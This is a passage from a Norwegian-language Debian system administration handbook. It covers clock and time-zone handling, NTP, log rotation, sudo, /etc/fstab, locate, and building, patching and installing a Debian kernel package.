Når du trenger å endre tidssonen midlertidig, bruk miljøvariabelen `TZ`, som tar prioritet over systemstandarden som er satt:

```
$ date
Thu Feb 19 11:25:18 CET 2015
$ TZ="Pacific/Honolulu" date
```

```
Thu Feb 19 00:25:21 HST 2015
```

MERK

Systemklokke, maskinvareklokke

Det er to tidskilder i en datamaskin. Datamaskinenes hovedkort har en maskinvareklokke, kalt «CMOS klokke». Denne klokken er ikke veldig presis, og gir heller trege aksesstider. Operativsystemkjernen har sin egen programvareklokke, som selv holder seg oppdatert (muligens med hjelp av tidstjenere, se del 8.9.2, «Tidssynkronisering» side 184). Denne systemklokken er generelt mer nøyaktig, spesielt siden den ikke trenger tilgang til maskinvarevariabler. Men siden den bare finnes i et påslått minne, er den nullet ut når maskinen startes opp. I motsetning til en CMOS-klokke, som har et batteri, og derfor «overlever» omstart, eller når maskinen er stanset. Systemklokken er derfor satt fra CMOS-klokken under oppstart, og CMOS-klokken oppdateres når maskinen stanses (for å ta hensyn til mulige endringer eller korreksjoner hvis den er feil justert).

I praksis er det et problem, fordi CMOS-klokken er noe mer enn en teller, og ikke inneholder informasjon om tidssonen. Det er et valg av som skal gjøres om denne tolkningen: Enten kan systemet anse at det kjører i universell tid (UTC, tidligere GMT), eller i lokal tid. Dette valget kan virke enkelt, men ting er faktisk mer kompliserte: Som et resultat av sommertid, er dette ikke konstant. Resultatet er at systemet ikke har mulighet til å finne ut om forskyvningen er riktig, spesielt i perioder med tidsendringer. Siden det alltid er mulig å rekonstruere lokal tid fra universell tid og tidssoneinformasjon, anbefaler vi på det sterkeste å sette CMOS-klokken i universell tid.

Dessverre ignorerer Windows-systemer med standardinnstillinger denne anbefalingen. De holder CMOS-klokken på lokal tid, og bruker tidsendringer ved oppstart av datamaskinen, ved å prøve å gjette under tidsendringer om endringen allerede er tatt i bruk eller ikke. Dette fungerer forholdsvis godt så lenge systemet bare kjører på Windows. Men når en datamaskin har flere systemer (enten det er et «dual-boot»-oppsett, eller kjører andre systemer via virtuell maskin), blir det kaos, uten verktøy til å avgjøre om tiden er riktig. Hvis du absolutt må beholde Windows på en datamaskin, bør du enten sette den opp til å holde CMOS-klokke som UTC (sette registernøkkelen `HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation\RealTimeIsUniversal` til «1» som et DWORD), eller bruke `hwclock --localtime --set` fra Debian-systemet for å sette maskinvareklokken, og merke det sporing av lokal tid (og sørge for å sjekke klokken manuelt vår og høst).

8.9.2. Tidssynkronisering

Tidssynkronisering som kan virke overflødig på en datamaskin, er meget viktig i et nettverk. Siden brukerne ikke har adgang til å endre dato og tid, er det viktig at denne informasjonen er nøyaktig for å unngå forvirring. Videre, å ha synkronisert alle datamaskiner i et nettverk gir bedre kryssreferanseinformasjon fra loggene på forskjellige maskiner. Dermed, i tilfelle av angrep, er det lettere å rekonstruere den kronologiske rekkefølge av handlinger på de forskjellige maskinene som er kompromittert. Data som samles inn på flere maskiner for statistiske formål vil ikke gjøre mye nytte hvis de ikke er synkronisert.

DET GRUNNLEGGENDE

NTP

NTP (Network Time Protocol / Nettverk tidsprotokoll) gjør det mulig for en maskin å synkronisere seg med andre ganske nøyaktig, tatt i betraktning forsinkelser forårsaket av overføring av informasjon over nettverket, og andre mulige forskyvninger.

Mens det er mange NTP-tjenere på Internett, kan de mer populære bli overbelastet . Det er derfor vi anbefaler å bruke *pool.ntp.org*-NTP-tjener, som i realiteten er en gruppe maskiner som har blitt enige om å tjene som offentlige NTP-tjenere. Du kan til og med begrense bruken til en under-gruppe som er spesifikk for et land, for eksempel med *us.pool.ntp.org* for United States, eller *ca.pool.ntp.org* for Canada, etc.

Men hvis du klarer et stort nettverk, anbefales det at du installerer din egen NTP-tjener, noe som vil gi synkronisering med offentlige servere. I dette tilfellet kan alle de andre maskinene på nettverket bruke din interne NTP-tjener i stedet for å øke belastningen på de offentlige tjenerne. Du vil også øke homogeniteten med dine klokker, ettersom alle maskinene blir synkronisert fra samme kilde, og denne kilden er svært nær når en tenker på nettverkets overføringstid.

For arbeidsstasjoner

Ettersom arbeidsstasjonene regelmessig blir omstartet (selv om det bare er for å spare energi), er det nok å synkronisere dem med NTP ved oppstart. For å gjøre dette, kan du installere *ntpdate*-pakken. Du kan om nødvendig endre NTP-tjeneren som brukes ved å endre `/etc/default/ntpdate`-filen.

For tjenere

Tjenere er bare sjelden startet på nytt, og det er svært viktig at tidssystemet deres er korrekt. For å opprettholde riktig klokkeslett permanent må du installere en lokal NTP-tjener, en tjeneste som tilbys i *ntp*-pakken. Med standardinnstillinger vil tjeneren synkroniseres med *pool.ntp.org*, og gi tid som svar på forespørsler som kommer fra det lokale nettverket. Du kan sette den opp ved å redigere `/etc/ntp.conf`-filen. Den viktigste endringen er NTP-tjeneren som den henviser til. Hvis nettverket har mange tjenere, kan det være nyttig å ha en lokal tidstjener som synkroniseres med offentlige tjenere, og brukes som en tidskilde av de andre tjenerne i nettverket.

FOR VIDEREKOMMENDE

GPS-moduler og andre tidsressurser

Hvis tidssynkronisering er spesielt viktig for nettverket ditt, er det mulig å utstyre en tjener med en GPS-modul (som vil bruke tiden fra GPS-satellitter), eller en DCF-77-modul (som vil synkronisere tid med atomuret nær Frankfurt, Tyskland). I dette tilfellet er oppsettet av NTP-tjeneren litt mer komplisert, og en forutgående gjennomgang av dokumentasjonen er helt nødvendig.

8.9.3. Roterende loggfiler

Loggfiler kan vokse, raskt, og det er nødvendig å arkivere dem. Den vanligste ordningen er et roterende arkiv: Loggfilen blir regelmessig arkivert, og bare de siste *X*-arkivene behol-

des. `logrotate`, programmet som er ansvarlig for disse rotasjonene, følger retningslinjer gitt i `/etc/logrotate.conf`-filen, og alle filene i `/etc/logrotate.d/`-mappen. Administratoren kan endre disse filene hvis de ønsker å innrette seg etter loggrotasjonsopplegget som Debian definerer. Manualsiden `logrotate(1)` beskriver alle de tilgjengelige valgene i disse oppsettsfilene. Du kan, om du ønsker det, øke antall filer som beholdes i loggrotasjonen, eller flytte loggfilene til en bestemt mappe øremerket til å arkivere dem, i stedet for å slette dem. Du kan også sende dem via e-post for å arkivere dem andre steder.

`logrotate`-programmet kjøres daglig av `cron`-kjøreplanprogram (beskrevet i del 9.7, «Planlegge oppgaver i tide med `cron` og `atd`» side 222).

DET GRUNNLEGGENDE

Montering og avmontering

I et Unix-lignende system som Debian, blir filer organisert i en enkelt tre-lignende hierarki av kataloger. `/`-mappen kalles «rotkatalogen»; alle andre kataloger er underkataloger innenfor denne roten. «Montering» er handlingen å inkludere innholdet i en ekstern enhet (ofte en harddisk) inn i systemets generelle fil-tre. Som en konsekvens, hvis du bruker en egen harddisk til å lagre brukernes personlige data, må denne disken være «montert» i `/home/`-mappen. Rotfilsystemet er alltid montert ved oppstart av kjernen. Andre enheter blir ofte montert senere under oppstart, eller manuelt med `mount`-kommandoen.

Noen flyttbare enheter blir montert automatisk ved tilkobling, spesielt når du bruker GNOME, Plasma eller andre grafiske skrivebordsmiljøer . Andre må monteres manuelt av brukeren. Likeledes må de være demontert (fjernet fra fil-treet). Vanlige brukere har vanligvis ikke tillatelse til å kjøre `mount` og `umount`-kommandoer. Administratoren kan imidlertid godkjenne disse operasjonene (individuelt for hvert monteringspunkt) ved å inkludere `user`-valget i `/etc/fstab`-filen.

Kommandoen `mount` kan brukes uten argumenter fore å liste alle monterte filsystemer. Du kan kjøre `findmnt --fstab` for å vise bare filsystemene fra `/etc/fstab`. Følgende parametere er nødvendige for å montere eller avmontere en enhet. For den komplette listen, se gjerne de tilsvarende manualsider, `mount(8)` og `umount(8)`. For enkle tilfeller er syntaksen enkel også. For eksempel å montere `/dev/sdc1`-partisjonen, som har et ext3 filsystem, til `/mnt/tmp/`-mappen, kan du greit kjøre `mount -t ext3 /dev/sdc1 /mnt/tmp/`.

8.9.4. Å dele administratorrettigheter

Ofte arbeider flere administratorer på det samme nettverket. Å dele rotpassordet er ikke veldig elegant, og åpner døren for misbruk på grunn av anonymitet slik deling medfører. Løsningen på dette problemet er `sudo`-programmet, som tillater visse brukere å utføre visse kommandoer med spesielle rettigheter. I det vanligste tilfelle lar `sudo` en klarert bruker å utføre enhver kommando som rot. For å gjøre dette kjører brukeren bare `sudo` *`command`*, og autentiserer ved å bruke sitt personlige passord.

Etter installasjonen gir *sudo*-pakken fulle root-rettigheter til medlemmer av `sudo` Unix-gruppe. For å delegere andre rettigheter må administratoren bruke `visudo`-kommandoen som tillater dem å modifisere oppsettsfilen `/etc/sudoers` (her igjen, dette tar i bruk `vi`-redigereren, eller hvilken som helst annen redigerer, indikert i `EDITOR`-miljøvariabelen). Å legge til en linje med *brukernavn* ALL=(ALL) ALL lar den aktuelle brukeren utføre enhver kommando som root.

Mer avanserte oppsett tillater bare godkjenning av bestemte kommandoer til bestemte brukere. Alle detaljene i de forskjellige mulighetene er gitt i manualsiden `sudoers(5)`.

DET GRUNNLEGGENDE

NFS, et filsystem i nettverk

NFS er et nettverksfilsystem. Under Linux tillater det transparent tilgang til eksterne filer ved å inkludere dem i det lokale filsystemet.

8.9.5. Liste med monteringspunkter

Filen `/etc/fstab` gir en liste over alle mulige fester som skjer enten automatisk ved oppstart, eller manuelt for flyttbare lagringsenheter. Hvert monteringspunkt er beskrevet av en linje med flere felter atskilt med mellomrom:

- filsystem: dette indikerer hvor filsystemet som skal settes opp finnes, det kan være en lokal enhet (harddisk, CD-ROM), eller et eksternt filsystem (for eksempel NFS).

  Dette feltet er ofte erstattet med den unike ID-en til filsystemet (som du kan fastslå med `blkid` **`enhet`**) med prefiksen UUID=. Dette beskytter mot endring av navnet på enheten i tilfelle disker legges til eller fjernes, eller hvis disker blir funnet i en annen rekkefølge.

- monteringspunkt: Dette er plasseringen i det lokale filsystemet der enheten, eksternt system, eller partisjonen vil bli montert.

- skrive: Dette feltet definerer filsystemet som brukes på den monterte enheten.ext4, ext3, vfat, ntfs, btrfs, xfs er noen få eksempler.

  En fullstendig liste over kjente filsystemer er tilgjengelig i manualsiden `mount(8)`. swap-spesialverdien for partisjonsbytte; auto-spesialverdien ber `mount`-programmet om å finne filsystemet automatisk (som er spesielt nyttig for disklesere og USB-minnepenner, siden hver og en kan ha et annet filsystem);

- alternativer: det er mange av dem, avhengig av filsystemet, og de er dokumentert i manualsiden `mount`. De vanligste er

  - rw eller ro, som respektivt betyr at enheten vil bli montert med lese/skrive eller skrivebeskyttede tillatelser.
  - noauto deaktiverer automatisk montering ved oppstart.
  - nofail tillater oppstarten å fortsette selv når enheten ikke er til stede. Sørg for å sette dette alternativet for eksterne harddisker som kan være koblet fra når du starter, fordi `systemd` virkelig sikrer at alle monteringspunkter som må være automatisk montert , faktisk er montert før oppstartsprosessen blir ferdigstilt. Merk at du kan kombinere dette med x-systemd.device-timeout=5s for å be `systemd` om ikke å vente mer enn 5 sekunder før enheten vises (se `systemd.mount(5)`).
  - user autoriserer alle brukere til å montere dette filsystemet (en operasjon som ellers ville være begrenset til rotbrukeren).
  - defaults betyr gruppen av standardvalg: rw, suid, dev, exec, auto, nouser og async, som hver individuelt kan bli deaktivert etter defaults ved å legge til nosuid, nodev

og så videre for å blokkere suid, dev og så videre. Å legge til user-valget reaktiverer den, da defaults inkluderer nouser.

- backup: Dette feltet er nesten alltid satt til 0. Når det er 1, formidler den til `dump`-verktøyet at partisjonen inneholder data som skal sikkerhetskopieres.
- pass: Dette siste feltet indikerer om integriteten til filsystemet bør sjekkes ved oppstart, og i hvilken rekkefølge denne sjekken skal utføres. Hvis det er 0, blir ingen sjekk utført. Rotfilsystemet skal ha verdien 1, mens andre permanente filsystemer får verdien 2.

Eksempel 8.5 *Eksempel `/etc/fstab` fil*

```
# /etc/fstab: static file system information.
#
# <file system> <mount point>   <type>  <options>       <dump>  <pass>
proc            /proc           proc    defaults        0       0
# / was on /dev/sda1 during installation
UUID=c964222e-6af1-4985-be04-19d7c764d0a7 / ext3 errors=remount-ro 0 1
# swap was on /dev/sda5 during installation
UUID=ee880013-0f63-4251-b5c6-b771f53bd90e none swap sw  0       0
/dev/scd0       /media/cdrom0   udf,iso9660 user,noauto 0       0
/dev/fd0        /media/floppy   auto    rw,user,noauto  0       0
arrakis:/shared /shared         nfs     defaults        0       0
```

Den siste oppføringen i dette eksempelet tilsvarer et nettverk filsystem (NFS): `/shared/`-mappen på *arrakis* -tjeneren er montert på `/shared/` på den lokale maskinen. Formatet på `/etc/fstab`-filen er dokumentert i manualsiden `fstab(5)`.

FOR VIDEREKOMMENDE

Auto-montering

systemd kan håndtere auto-monteringspunkter, det er filsystemer som er montert etter ønske når en bruker forsøker å få tilgang til sitt vanlige monteringspunkt. Det kan også avmontere disse filsystemene når ingen prosess bruker dem lenger.

Som de fleste konsepter i systemd, styres automatiske markører med dedikerte enheter (ved å bruke `.automount` suffix). Se `systemd.automount(5)` for deres presise syntaks.

Andre verktøy for auto-montering finnes, slik som `automount` i *autofs*-pakken eller `amd` i pakken *am-utils*.

Merk også at GNOME, Plasma, og andre grafiske skrivebordsmiljøer samarbeider med *udisks*, og kan automatisk montere flyttbare medier mens de er tilkoblet.

8.9.6. `locate` og `updatedb`

`locate`-kommandoen kan finne plasseringen av en fil når du bare kjenner en del av navnet. Det sender et resultat nesten umiddelbart, siden det konsulterer en database som lagrer plasseringen av alle filene i systemet. Denne databasen oppdateres daglig av `updatedb`-kommandoen. Det

er flere implementeringer for `locate`-kommandoen, og Debian valgte *mlocate* som sitt standard system.

`mlocate` er smart nok til bare å gi tilbake filer som er tilgjengelige for brukeren som kjører kommandoen selv om den bruker en database som kjenner til alle filer på systemet (fordi `updatedb`-gjennomføringen kjører med rotrettigheter). For ekstra sikkerhet kan administratoren bruke `PRUNEDPATHS` i `/etc/updatedb.conf` til å utelukke kataloger fra å bli indeksert.

8.10. Å kompilere en kjerne

Kjernene som Debian leverer har med flest mulig funksjoner, samt et maksimalt antall drivere, for å dekke det bredeste spekteret av eksisterende maskinvareoppsett. Dette er grunnen til at noen brukere foretrekker å rekompilere kjernen for bare å ta med det de spesifikt trenger. Det er to grunner for dette valget. For det første kan det være å optimalisere minneforbruk, ettersom kjernekoden, selv om den aldri blir brukt, opptar minne uten nytteverdi (og aldri «går ned» til vekselminne, siden det er selve RAM den bruker), som kan redusere den totale systemytelsen. En lokalt utarbeidet kjerne kan også begrense risikoen for sikkerhetsproblemer siden bare en brøkdel av kjernekoden er kompilert og kjører.

MERK

Sikkerhetsoppdateringer

Hvis du velger å kompilere din egen kjerne, må du akseptere konsekvensene: Debian kan ikke sørge for sikkerhetsoppdateringer for din tilpassede kjerne. Ved å beholde kjernen Debian leverer, har du fordelen av oppdateringer utarbeidet av Debian-prosjektets sikkerhetsteam.

Rekompilering av kjernen er også nødvendig hvis du ønsker å bruke bestemte funksjoner som bare er tilgjengelig som programfikser (og ikke er med i standardversjonen av kjernen).

FOR VIDEREKOMMENDE

Debian-kjerne-håndboken

Debian kjerneteam vedlikeholder «Debian Kernel Handbook» (også tilgjengelig i *debian-kernel-handbook*-pakken) med omfattende dokumentasjon om de fleste oppgaver som gjelder kjernen, og om hvordan offisielle Debian kjerne-pakker håndteres. Dette er det første stedet du bør se nærmere på hvis du trenger mer informasjon enn det som er gitt i dette avsnittet.

➨ `https://kernel-team.pages.debian.net/kernel-handbook/`

8.10.1. Introduksjon og forutsetninger

Ikke overraskende håndterer Debian kjernen i form av en pakke, som ikke er hvordan kjerner tradisjonelt har blitt kompilert og installert. Siden kjernen forblir under kontroll av pakkesystemet, kan den således fjernes rent, eller utplasseres på flere maskiner. Videre, skriptene knyttet til disse pakkene automatiserer samspillet med oppstartslasteren og initrd-generatoren.

Oppstrøms Linux-kilder inneholder alt som trengs for å bygge en Debian-pakke fra kjernen, men du trenger fortsatt å installere *build-essential* for å sikre at du har de verktøyene som kreves for

å bygge en Debian-pakke. Videre, oppsettssteget for kjernen krever pakken *libncurses5-dev*. Til slutt vil pakken *fakeroot* se til at Debian-pakken lages uten at administratorrettigheter benyttes.

KULTUR

De gode gamle dager med *kernel-package*

Før Linux-byggesystemet fikk muligheten til å bygge ordentlige Debian-pakker, var den anbefalte måten å bygge slike pakker å bruke `make-kpkg` fra *kernel-package*-pakken.

8.10.2. Henting av kildekode

Som alt som kan være nyttig i et Debian-system, er Linux-kjernens kildekode tilgjengelig i en pakke. For å hente dem bare installer pakke *linux-source*-version. Kommandoen `apt search ^linux-source` viser de ulike kjerneversjoner pakket av Debian. Den nyeste versjonen er tilgjengelig i *Unstable*-distribusjonen. Du kan hente dem uten særlig risiko (spesielt hvis APT er satt opp i henhold til instruksjonene fra del 6.2.6, «Å arbeide med flere distribusjoner» side 123). Merk at kildekoden som finnes i disse pakkene ikke er identisk med den som er publisert av Linus Torvalds og kjerneutviklere. Som alle distribusjoner, bruker Debian en rekke programfikser, som kan (eller kanskje ikke) finne sin vei inn i oppstrømsversjoner av Linux. Disse endringene omfatter tilbakeføringer (backports) av rettinger/funksjoner/drivere fra nyere kjerneversjoner, nye funksjoner som ikke ennå er (helt) tatt inn i oppstrøms-Linux-treet, og noen ganger til og med Debian-spesifikke endringer.

Resten av dette avsnittet fokuserer på 4.19-versjonen av Linux-kjernen, men eksemplene kan selvsagt tilpasses den spesielle versjonen av kjernen som du ønsker.

Vi går ut fra at *linux-source-4.19*-pakken er blitt installert. Den inneholder `/usr/src/linux-source-4.19.tar.xz`, et komprimert arkiv av kjernens kilder. Du må pakke ut disse filene i en ny katalog (ikke direkte under `/usr/src/`, siden det ikke er behov for spesielle tillatelser for å lage en Linux-kjerne): `~/kernel/` er hensiktsmessig.

```
$ mkdir ~/kernel; cd ~/kernel
$ tar -xaf /usr/src/linux-source-4.19.tar.xz
```

KULTUR

Lokalisering av kjernens kilder

Tradisjonelt ville Linux-kjernens kilder bli plassert i `/usr/src/linux/`, og dermed kreve rottillatelser for kompilering. Men å jobbe med administratorrettigheter bør unngås, når du ikke trenger det. Det er en `src`-gruppe som tillater medlemmer å arbeide i denne katalogen, men å arbeide i `/usr/src/` bør likevel unngås. Ved å holde kjernens kilder i en personlig mappe, får du sikkerhet på alle punkter: Ingen filer i `/usr/` som er ukjent for pakkesystemet, og ingen risiko for villedende programmer som leser `/usr/src/linux` når du prøver å samle informasjon på den kjernen som brukes.

8.10.3. Å konfiguere kjernen

Det neste steget består i å sette opp kjernen etter dine behov. Den nøyaktige fremgangsmåten avhenger av målene.

Ved rekompilering til en nyere versjon av kjernen (muligens med en ytterligere programfiks), vil oppsettet mest sannsynlig bli holdt så nær som mulig opptil det som er foreslått av Debian. I dette tilfellet, og i stedet for å sette opp alt fra bunnen av, er det tilstrekkelig å kopiere `/boot/config-`*`version`*-filen (som er versjonen til den kjernen som brukes i dag, som kan finnes med `uname -r`-kommandoen) til en `.config`-fil i mappen som inneholder kjernekildekoden.

```
$ cp /boot/config-4.19.0-5-amd64 ~/kernel/linux-source-4.19/.config
```

Hvis du ikke trenger å endre oppsettet, kan du stoppe her og gå til del 8.10.4, «Kompilere og bygge pakken» side 191. Hvis du på den andre siden trenger å endre det, eller hvis du bestemmer deg for å endre oppsettet fra bunnen av, må du ta deg tid til å sette opp kjernen. Det finnes ulike egne grensesnitt i kjernens kildekatalog som kan brukes med `make` *`mål`*-kommandoen, der *mål* er en av verdiene beskrevet nedenfor.

`make menuconfig` kompilerer og starter opp et tekst-grensesnitt (det er derfor *libncurses5-dev*-pakken er nødvendig) som gjør det mulig å navigere mellom de tilgjengelige alternativene i en hierarkisk struktur. Å trykke på Space-tasten endrer verdien for det valgte alternativet, og Enter validerer knappen som er valgt nederst på skjermen; Select returnerer til den valgte undermenyen; Exit lukker den aktuelle skjermen og flytter tilbake opp i hierarkiet; Help vil vise mer detaljert informasjon om rollen til det valgte alternativet. Piltastene lar deg flytte rundt i listen over alternativer og knapper. For å gå ut av oppsettsprogrammet velger du Exit fra hovedmenyen. Programmet tilbyr deg så å lagre endringene du har gjort; Godta hvis du er fornøyd med dine valg.

Andre grensesnitt har lignende funksjoner, men de arbeider innenfor mer moderne grafiske grensesnitt; slik som `make xconfig` som bruker et Qt grafisk brukergrensesnitt, og `make gconfig` som bruker GTK+. Det første krever *libqt4-dev*, mens det andre er avhengig av *libglade2-dev*, og *libgtk2.0-dev*.

Når du bruker et av disse oppsettsgrensesnittene, er det alltid en god idé å starte fra et fornuftig standardoppsett. Kjernen gir slike oppsett i `arch/`*`arch`*`/configs/*_defconfig`, og du kan sette inn dit valgte oppsett med en kommando som `make x86_64_defconfig` (for en 64-bit PC), eller `make i386_defconfig` (for en 32-bit PC).

TIPS

Å håndtere utdaterte `.config`-filer

Når du tar hensyn til en `.config`-fil som er generert med en annen (vanligvis eldre) kjerneversjon, må du oppdatere den. Du kan gjøre det med `make oldconfig`. Den vil interaktivt stille deg spørsmål ut fra valgene i det nye oppsettet. Hvis du vil bruke standardsvaret på alle disse spørsmålene, kan du bruke `make olddefconfig`. Med `make oldnoconfig`, vil den forutsette et negativt svar på alle spørsmål.

8.10.4. Kompilere og bygge pakken

Når kjerneoppsettet er klart, vil en enkel `make deb-pkg` generere opptil 5 Debian-pakker: *linux-image*-versjon som inneholder kjernebildet med tilhørende moduler, *linux-headers*-versjon som inneholder headerfilene som er nødvendig for å bygge eksterne moduler, *linux-firmware-image*-versjon som inneholder fastvarefilene som trengs av noen drivere (kanskje mangler denne pak-

ken når du bygger fra Debians kildekode), *linux-image*-versjon-*dbg* med feilsøkingssymboler for kjernebildet og dets moduler, og *linux-libc-dev* som inneholder headere som er aktuelle for noen brukerland-biblioteker slik som GNU glibc.

versjon er definert av sammenkjeding av oppstrøms versjonen (som definert av variablene VERSION, PATCHLEVEL, SUBLEVEL, og EXTRAVERSION i `Makefile`), fra LOCALVERSION- konfiguasjonsparameteret, og fra LOCALVERSION-miljøvariabel. Pakkeversjonen gjenbruker samme versjonsstreng med en tilføyd revisjon som regelmessig økes (og lagres i `.version`), bortsett fra hvis du overstyrer den med KDEB_PKGVERSION-miljøvariablen.

```
$ make deb-pkg LOCALVERSION=-falcot KDEB_PKGVERSION=$(make kernelversion)-1
[...]
$ ls ../*.deb
../linux-headers-4.19.37-falcot_4.19.37-1_amd64.deb
../linux-image-4.19.37-falcot_4.19.37-1_amd64.deb
../linux-libc-dev_4.19.37-1_amd64.deb
```

MERK

Opprydding før ombygging

Hvis du allerede har kompilert en gang i mappen, og ønsker å bygge alt fra bunnen av (for eksempel fordi du har endret kjerneoppsettet vesentlig), må du kjøre `make clean` for å fjerne de kompilerte filene. `make distclean` fjerner enda flere av de genererte filene, medregnet din `.config`-fil også, så sørg for å ta sikkerhetskopi først. Hvis du kopierte oppsettet fra `/boot/`, så må du endre verdien for tiltrodde nøkler i systemet. Det er nok å gi en tom streng: `CONFIG_SYSTEM_TRUSTED_KEYS = ""`.

8.10.5. Å kompilere eksterne moduler

Noen moduler er holdt utenfor den offisielle Linux-kjernen. Hvis du vil bruke dem, må de kompileres sammen med den tilhørende kjernen. En rekke vanlige tredjepartsmoduler leveres av Debian i egne pakker, for eksempel *vpb-driver-source* (ekstra moduler for Voicetronix telefony hardware), eller *leds-alix-source* (driver for PCEngines ALIX 2/3 boards).

Disse pakkene er mange og varierte,`apt-cache rdepends module-assistant$` kan vise listen levert av Debian. Imidlertid er en komplett liste ikke spesielt nyttig siden det ikke er noen spesiell grunn for å kompilere eksterne moduler, unntatt når du vet at du trenger det. I slike tilfeller vil enhetens dokumentasjon vanligvis gi detaljene for de spesifikke modulen(e) det er behov for, for å virke under Linux.

La oss for eksempel se på *dahdi-source*-pakken: Etter installasjonen, blir en `.tar.bz2` fra modulens kildekode lagret i `/usr/src/`. Mens vi manuelt kan trekke ut tar-pakken (tarball) og bygge modulen, foretrekker vi i praksis å automatisere alt dette ved hjelp av DKMS. De fleste moduler gir den nødvendige DKMS-integrering i en pakke som slutter med en -dkms-endelse. I vårt tilfelle er å installere *dahdi-addons-dkms* alt som trengs for å kompilere kjernemodulen til den nåværende kjernen, forutsatt at vi har *linux-headers-**-pakken som samsvarer med den installerte kjernen. For eksempel, hvis du bruker *linux-image-amd64*, ville du også installere *linux-headers-amd64*.

```
$ sudo apt install dahdi-dkms

[...]
Setting up xtables-addons-dkms (2.12-0.1) ...
Loading new xtables-addons-2.12 DKMS files...
Building for 4.19.0-5-amd64
Building initial module for 4.19.0-5-amd64
Done.

dahdi_dummy.ko:
Running module version sanity check.
 - Original module
   - No original module exists within this kernel
 - Installation
   - Installing to /lib/modules/4.19.0-5-amd64/updates/dkms/
[...]
DKMS: install completed.
$ sudo dkms status
dahdi, DEB_VERSION, 4.19.0-5-amd64, x86_64: installed
$ sudo modinfo dahdi_dummy
filename:       /lib/modules/4.19.0-5-amd64/updates/dkms/dahdi_dummy.ko
license:        GPL v2
author:         Robert Pleh <robert.pleh@hermes.si>
description:    Timing-Only Driver
[...]
```

ALTERNATIV

module-assistant

Før DKMS var *module-assistant* den enkleste løsningen å bygge og distribuere kjernemoduler. Det kan fortsatt gjøres, spesielt for pakker som mangler DKMS-integrering: Med en enkel kommando som `module-assistant auto-install dadhi` (eller `m-a a-i dahdi` i korthet), er modulene kompilert for den gjeldende kjernen, satt inn i en ny Debian-pakke, og så blir denne pakken installert umiddelbart.

8.10.6. Å bruke en kjernefiks

Enkelte funksjoner er ikke inkludert i standard-kjernen på grunn av mangel på modenhet, eller noe uenighet mellom vedlikeholdere av kjernen. Slike funksjoner kan deles ut som programfikser som man så fritt kan anvende i kildekoden.

Debian legger noen ganger ut noen av disse programfiksene i *linux-patch-**-pakker, men ofte kommer de ikke med i de stabile utgivelsene (noen granger av samme grunner som at de ikke er lagt inn i den offisielle oppstrømskjernen). Disse pakkene installerer filer i `/usr/src/kernel-patches/`-mappen.

Hvis du vil bruke en eller flere av disse installerte programfikser, bruker du `patch`-kommandoen i kildekatalogen, og starter deretter kompilering av kjernen som beskrevet ovenfor.

```
$ cd ~/kernel/linux-source-4.9
$ make clean
$ zcat /usr/src/kernel-patches/diffs/grsecurity2/grsecurity-3.1-4.9.11-201702181444.
    ➥ patch.gz | patch -p1
```

Merk at en gitt programfiks kanskje ikke nødvendigvis fungerer med alle versjoner av kjernen; Det er mulig for `patch` å mislykkes når du bruker dem til kildekode. En feilmelding vises, og gir noen detaljer om feilen. I dette tilfellet kan du se om dokumentasjonen om denne oppdateringen er tilgjengelig i Debian-pakken (i `/usr/share/doc/linux-patch-*/` directory). I de fleste tilfeller indikerer vedlikeholderen hvilke kjerneversjoner som programfiksen er tiltenkt.

8.11. Å installere en kjerne

8.11.1. Egenskapene til en Debian kjernepakke

En Debian kjernepakke installerer kjernebildet (`vmlinuz-`*`versjon`*), oppsettet (`config-`*`versjon`*), og kjernes symboltabell (`System.map-`*`versjon`*) i `/boot/`. Modulen er installert i `/lib/modules/`*`version`*`/`-mappen.

CULTUR

Symboltabell

Symboloversikten hjelper utviklere å forstå betydningen av en melding om kjernefeil. Uten det, ville kjerne-«oopser» (en «oops» i en kjerne er tilsvarerende en segmenteringsfeil på brukernivå, med andre ord meldinger generert etter en ugyldig peker-deferanseoperasjon) bare inneholde numeriske minneadresser som er unyttig informasjon uten at tabellen viser disse adressene videre til symboler og funksjonsnavn.

Pakkens oppsettsskript lager automatisk initrd-bildet, som er et mini-system utviklet for at oppstartslasteren skal legge det i minnet (derav navnet, som står for «init ramdisk»), og brukes av Linux-kjernen utelukkende for lasting av moduler som er nødvendige for å få tilgang til enheter som inneholder hele Debian-systemet (for eksempel driveren for SATA-disker). Til slutt oppdaterer installasjonsskriptene de symbolske lenkene `/vmlinuz`, `/vmlinuz.old`, `/initrd.img`, og `/initrd.img.old` slik at de peker til de to sist installerte kjernene, henholdsvis, så vel som de tilsvarende initrd-bildene.

De fleste av disse oppgavene er lastet av for å koble skripter i `/etc/kernel/*.d/`-mappene. For eksempel, integrasjonen med `grub` er avhengig av `/etc/kernel/postinst.d/zz-update-grub`, og `/etc/kernel/postrm.d/zz-update-grub` for å påkalle `update-grub` når kjerner installeres eller fjernes.

8.11.2. Installere med `dpkg`

Å bruke `apt` er så praktisk at det blir lett å glemme verktøyene på lavere nivå, men den enkleste måten å installere en kompilert kjerne er å bruke en kommando som `dpkg -i `*`pakke`*`.deb`,

der *pakke*.deb er navnet på en *linux-image*-pakke, slik som `linux-image-4.19.37-falcot_1_amd64.deb`.

Oppsettsstegene som beskrives i dette kapitlet, er grunnleggende, og kan føre både til et tjenersystem, eller en arbeidsstasjon, og det kan massivt dupliseres semi-automatisk. Det er imidlertid ikke tilstrekkelig i seg selv til å gi et ferdig oppsatt system. Et par ting trenger fortsatt oppsett, som starter med programmene på et lavere nivå, referert til som «Unix-tjenester».

Nøkkelord

Systemoppstart
Initskript
SSH
Telnet
Rettigheter
Tillatelser
Tilsyn
Inetd
Cron
Sikkerhetskopiering
Driftskobling
PCMCIA
APM
ACPI

Kapittel

9 Unix-tjenester

Innhold

Dette kapitlet dekker en rekke grunnleggende tjenester felles for mange Unix-systemer. Alle administratorer bør være kjent med dem.

9.1. Systemoppstart

Når du starter datamaskinen, vises de mange meldinger på konsollskjermen mange automatiske oppsett og igangsettinger. Noen ganger kan du ønske å endre litt på hvordan dette stadiet fungerer, noe som betyr at du må forstå det godt. Det er hensikten med dette avsnittet.

